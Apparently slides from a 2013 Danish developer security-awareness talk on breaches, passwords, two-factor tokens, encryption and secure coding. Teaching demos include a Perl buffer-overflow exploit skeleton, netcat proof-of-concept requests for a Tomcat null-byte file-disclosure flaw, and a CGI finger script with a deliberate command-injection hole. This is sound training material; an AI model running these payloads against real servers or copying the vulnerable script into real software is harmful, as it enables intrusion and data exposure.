

Welcome to

# Developer Awareness

2013

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## Don't Panic!

Kl 15:00-18:00 foredrag

Kl 18:00 middag

Mindre enetale, mere foredrag 2.0 med sociale medier, informationsdeling og interaktion

Send gerne spørgsmål senere



Software has errors, hardware fails

Sometimes software can be made to fail in interesting ways



- .
- Think security
- Follow news about software security
- Support communities, join and learn





Hackers work all the time to break stuff

Use hackertools:

- Nmap, Nping - test network ports <http://nmap.org>
- Wireshark advanced network analyzer - [http://http://www.wireshark.org/](http://www.wireshark.org/)
- Metasploit Framework exploit development and delivery <http://www.metasploit.com/>
- Burpsuite web scanner and proxy <http://portswigger.net/burp/>
- Skipfish web scanner <http://code.google.com/p/skipfish/>
- Kali Linux pentesting operating system <http://www.kali.org>
- Most used hacker tools <http://sectools.org/>

Picture: Angelina Jolie as *Kate Libby/Acid Burn* Hackers 1995

What happens when security breaks?

## Security Notice: Service-wide Password Reset

Evernote's Operations & Security team has discovered and blocked suspicious activity on the Evernote network that appears to have been a coordinated attempt to access secure areas of the Evernote Service.

**As a precaution to protect your data, we have decided to implement a password reset. Please read below for details and instructions.**

In our security investigation, we have found no evidence that any of the content you store in Evernote was accessed, changed or lost. We also have no evidence that any payment information for Evernote Premium or Evernote Business customers was accessed.

The investigation has shown, however, that the individual(s) responsible were able to gain access to Evernote user information, which includes usernames, email addresses associated with Evernote accounts and encrypted passwords. Even though this information was accessed, the passwords stored by Evernote are protected by one-way encryption. (In technical terms, they are hashed and **salted**.)

Sources:

[http://evernote.com/corp/news/password\\_reset.php](http://evernote.com/corp/news/password_reset.php)



## Sources:

<http://blog.twitter.com/2013/02/keeping-our-users-secure.html>

# January 2013: Github Public passwords?



## Sources:

<https://twitter.com/brianaker/status/294228373377515522>

<http://www.webmonkey.com/2013/01/users-scramble-as-github-search-exposes-passwords-security-de>

<http://www.leakedin.com/>

<http://www.offensive-security.com/community-projects/google-hacking-database/>




# Are passwords dead?

google: passwords are dead  
About 6,580,000 results (0.22 seconds)

Can we stop using passwords?

Muffett on Passwords has a long list of password related information, from the author of crack [http://en.wikipedia.org/wiki/Crack\\_\(password\\_software\)](http://en.wikipedia.org/wiki/Crack_(password_software))

<http://dropsafe.crypticide.com/muffett-passwords>



PasswordSafe <http://passwordsafe.sourceforge.net/>

Apple Keychain

Browsers, Firefox Master Password

# Google looks to ditch passwords for good



"Google is currently running a pilot that uses a YubiKey cryptographic card developed by Yubico

The YubiKey NEO can be tapped on an NFC-enabled smartphone, which reads an encrypted one-time password emitted from the key fob."

Source: <http://www.zdnet.com/google-looks-to-ditch-passwords-for-good-with-nfc-based-replacement>




## > YubiKey Standard

Our flagship product, making strong two-factor authentication, easy and affordable for everyone.



## > YubiKey NEO

Our premium YubiKey, combining USB, NFC, one-time password and PKI technology.



## > YubiKey Nano

The world's smallest one-time password token, designed to stay inside the USB-slot.



## > YubiKey VIP

A YubiKey Standard pre-configured with a Symantec VIP credential, enabling two-factor authentication against Symantec VIP enabled services, such as PayPal.



## > LastPass YubiKey

LastPass Premium is the leading cross platform password manager supporting the YubiKey. We offer a number of discounted bundles of YubiKey + LastPass Premium Subscriptions.



## > Password Safe YubiKey

Password Safe is an open source password manager initiated by Bruce Schneier. The YubiKey is used in Challenge-response mode to for 2 factor encryption of the database.

A Yubico OTP is unique sequence of characters generated every time the YubiKey button is touched. The Yubico OTP is comprised of a sequence of 32 Modhex characters representing information encrypted with a 128 bit AES-128 key

<http://www.yubico.com/products/yubikey-hardware/>



## **Push Notification**

Quickly view login or transaction details and tap "Approve" on your iOS or Android device.

Learn more at [duosecurity.com/duo-push](https://duosecurity.com/duo-push)



## **Smartphone Passcodes**

Easily generate login passcodes — no cell service required. Duo Mobile is available for free on all smartphone platforms.



## **Text Message**

Login passcodes sent via text message. Works on all phones with SMS support.




## **Phone Call**

Simply answer a phone call and press a key to authenticate.

**Video** <https://www.duosecurity.com/duo-push>

<https://www.duosecurity.com/>

## Print af koder, low level pragmatisk



Login fra nye enheder kræver ekstra sikkerhed

google 2-faktor auth. SMS med backup codes

Developed at Bellcore in the late 1980s <http://en.wikipedia.org/wiki/S/KEY>

Conclusion passwords: integrate with authentication, not reinvent

From previous slide:

Conclusion passwords: integrate with authentication, not reinvent

Dont:

- Reinvent the wheel - too many times, unless you can maintain it afterwards
- Never invent cryptography yourself
- No copy paste of functionality, harder to maintain in the future

Do:

- Integrate with existing solutions
- Use existing well-tested code: cryptography, authentication, hashing
- Centralize security in your code
- Fine to hide which authentication framework is being used, easy to replace later

Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left cryptographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation**. As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

<http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-h>



## Securing e-mail

- Pretty Good Privacy - Phil Zimmermann
- OpenPGP = e-mail security

## Network sessions use SSL/TLS

- Secure Sockets Layer SSL / Transport Layer Services TLS
- Encrypting data sent and received
- SSL/TLS already used for many protocols as a wrapper: POP3S, IMAPS, SSH, SMTP+TLS m.fl.

## Encrypting traffic at the network layer - Virtual Private Networks VPN

- IPsec IP Security Framework, se også L2TP
- PPTP Point to Point Tunneling Protocol - dårlig og usikker, brug den ikke mere!
- OpenVPN uses SSL/TLS across TCP or UDP

Note: SSL/TLS is not trivial to implement, key management!



HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

`http://www.eff.org/https-everywhere`

# Developers, developers, developers

**Et buffer overflow** er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

**Stack protection** er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og ProPolice er nogle af de mest kendte.

## Variables

buf: buffer

## Program

- 1) Read data
- 2) Process data
- 3) Continue

## Stack




## Function

```
strcpy ()  
{  
    copy data  
    return  
}
```

```
main(int argc, char **argv)  
{  
    char buf[200];  
    strcpy(buf, argv[1]);  
    printf("%s\n", buf);  
}
```

# Overflow - segmentation fault



Bad function overwrites return value!

Control return address

Run shellcode from buffer, or from other place

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

```
$buffer = "";  
$null = "\x00";  
$nop = "\x90";  
$nopsiz = 1;  
$len = 201; // what is needed to overflow, maybe 201, maybe more!  
$the_shell_pointer = 0xdeadbeef; // address where shellcode is  
# Fill buffer  
for ($i = 1; $i < $len; $i += $nopsiz) {  
    $buffer .= $nop;  
}  
$address = pack('l', $the_shell_pointer);  
$buffer .= $address;  
exec "$program", "$buffer";
```

Demo exploit in Perl



Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

**least privilege** betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

**privilege escalation** er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

**local vs. remote** angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

**remote root exploit** - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

**zero-day exploits** dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

## Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
```

```
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
```

```
$ perl -e 'print "GET /admin/WEB-INF\classes\ContextAdmin.java\x00.jsp  
HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

```
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc  
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

<http://www.securityfocus.com/bid/6721/>

CAN-2003-0042

```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1; Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
hlk@timon hlk$
```

Sårbar version af Tomcat kører på serveren



```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$
```

efter *opgradering* er serveren ikke sårbar mere

Hvorfor er programmerne stadig sårbare?

## **Programmer idag er komplekse!**

Hudson Extensible continuous integration server <http://hudson-ci.org/>

Sonar <http://www.sonarsource.org/>

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools

<http://www.scovetta.com/yasca.html>

## **Automatisk analyse af software**

[http://samate.nist.gov/index.php/Source\\_Code\\_Security\\_Analyzers.html](http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html)

NB: du skal stadig tænke dig om :-)

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere `cmd.exe` til `/scripts` kataloget på en IIS?

Kunne I finde på at kopiere `/bin/sh` til `/cgi-bin` kataloget på en Apache?



# Demo: Insecure programming

Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:


Vise oplysningerne om brugere på systemet

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)) {
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'} `;
    print "<pre>\n";
}
```



<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

<http://www.owasp.org>

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man bør være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

**nye produkter kan være farlige til man lærer dem at kende!**

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:  
javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,  
eks Ruby On Rails Security Guide <http://guides.rubyonrails.org/security.html>

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres


Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries





[Enlarge](#)

**CWE™** International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

## CWE in the Enterprise

- ▲ [Software Assurance](#)
- ▲ [Application Security](#)
- ▲ [Supply Chain Risk Management](#)
- ▲ [System Assessment](#)
- ▲ [Training](#)
- ▲ [Code Analysis](#)
- ▲ [Remediation & Mitigation](#)
- ▲ [NVD \(National Vulnerability Database\)](#)
- ▲ [Recommendation ITU-T X.1524 CWE, ITU-T CYBEX Series](#)

<http://cwe.mitre.org/>

## Monster Mitigations


These mitigations will be effective in eliminating or reducing the severity of the Top 25. These mitigations will also address many weaknesses that are not even on the Top 25. If you adopt these mitigations, you are well on your way to making more secure software.

A [Monster Mitigation Matrix](#) is also available to show how these mitigations apply to weaknesses in the Top 25.

ID	Description
<a href="#">M1</a>	Establish and maintain control over all of your inputs.
<a href="#">M2</a>	Establish and maintain control over all of your outputs.
<a href="#">M3</a>	Lock down your environment.
<a href="#">M4</a>	Assume that external components can be subverted, and your code can be read by anyone.
<a href="#">M5</a>	Use industry-accepted security features instead of inventing your own.
<a href="#">GP1</a>	(general) Use libraries and frameworks that make it easier to avoid introducing weaknesses.
<a href="#">GP2</a>	(general) Integrate security into the entire software development lifecycle.
<a href="#">GP3</a>	(general) Use a broad mix of methods to comprehensively find and prevent weaknesses.
<a href="#">GP4</a>	(general) Allow locked-down clients to interact with your software.

See the [Monster Mitigation Matrix](#) that maps these mitigations to Top 25 weaknesses.

Source: <http://cwe.mitre.org/top25/index.html>



*24 Deadly Sins of Software Security* Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins



## Part I Web Application Sins 1-4

- 1) SQL Injection
- 2) Web Server-Related Vulnerabilities
- 3) Web Client-Related Vulnerabilities (XSS)
- 4) Use of Magic URLs, Predictable Cookies, and Hidden Form Fields

## Part II Implementation Sins 5-18

5) Buffer Overruns, 6) Format String, 7) Integer Overflows, 8) C++ Catastrophes, 9) Catching Exceptions, 10) Command Injection 11) Failure to Handle Errors Correctly 12) Information Leakage 13) Race Conditions 14) Poor Usability 15) Not Updating Easily 16) Executing Code with Too Much Privilege 17) Failure to Protect Stored Data 18) The Sins of Mobile Code

Still want to program in C?

## Part III Cryptographic Sins 19-21

- 19) Use of Weak Password-Based System
- 20) Weak Random Numbers
- 21) Using Cryptography Incorrectly

## Part IV Networking Sins 22-24

- 22) Failing to Protect Network Traffic,
- 23) Improper use of PKI, Especially SSL,
- 24) Trusting Network Name Resolution




WebGoat fra OWASP, <http://www.owasp.org>

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

<https://www.owasp.org>





## Install, configure, monitor

Harden servers

Konfigure applications securely

Program securely - select the right language and tools

Isolate and secure networks

Consider blocking connections from inside out

Watch out for the human factor, stressed people make mistakes

Change passwords and force password rules

Educate yourself about products, programs, systems

I 1993 skrev Dan Farmer og Wietse Venema artiklen  
*Improving the Security of Your Site by Breaking Into it*

I 1995 udgav de softwarepakken SATAN  
*Security Administrator Tool for Analyzing Networks*

We realize that SATAN is a two-edged sword - like many tools,  
it can be used for good and for evil purposes. We also  
realize that intruders (including wannabees) have much  
more capable (read intrusive) tools than offered with SATAN.

Se <http://sectools.org> og <http://www.packetstormsecurity.org/>

Kilde: <http://www.fish2.com/security/admin-guide-to-cracking.html>

**version**N



IT-NYHEDER

BLOGS

IT-JOB

IT-FIRMAER

WHITEPAPERS

EMNER *Hacking, It-sikkerhed*

 [Se kommentarer \(7\)](#)

## Hackerkursus satte Dong på sporet af sårbare servere

En uges kursus i at tænke som en hacker gav flere aha-oplevelser for sikkerhedskonsulent hos Dong Energy. For eksempel fandt han efterfølgende server-software, der kørte med standard-password.

*Af Jesper Kildebogaard Mandag, 19. marts 2012 - 6:59*

Det kræver kun én lille sprække i forsvarsværkerne, før en hacker kan snige sig ind. Men hvordan opdager man som sikkerhedsansvarlig sprækken før hackeren?

Hos energikoncernen Dong Energy har et af svarene været at lære at tænke som hackerne. Og det gør det muligt at se på systemerne med helt andre øjne, fortæller en af de Dong-folk, der har været på hackerkursus.

»Kurset var et wakeup-call om, hvor nemt det er for hackere, som går systematisk til værks, og som ved, hvad de gør,« siger Keld Hjortskov, der er sikkerhedskonsulent hos Dong.

## Books:

- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni <http://nostarch.com/metasploit>
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 3rd Edition, Shon Harris et al, Osborne
- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd Edition), Ed Skoudis, Prentice Hall PTR

## Internet sites:

- Kali Linux <http://www.kali.org/>
- Web sites for the popular tools have excellent documentation
- Youtube has 100.000s of hackervideos


The most advanced penetration testing distribution, ever.

From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - [What's new ?](#)



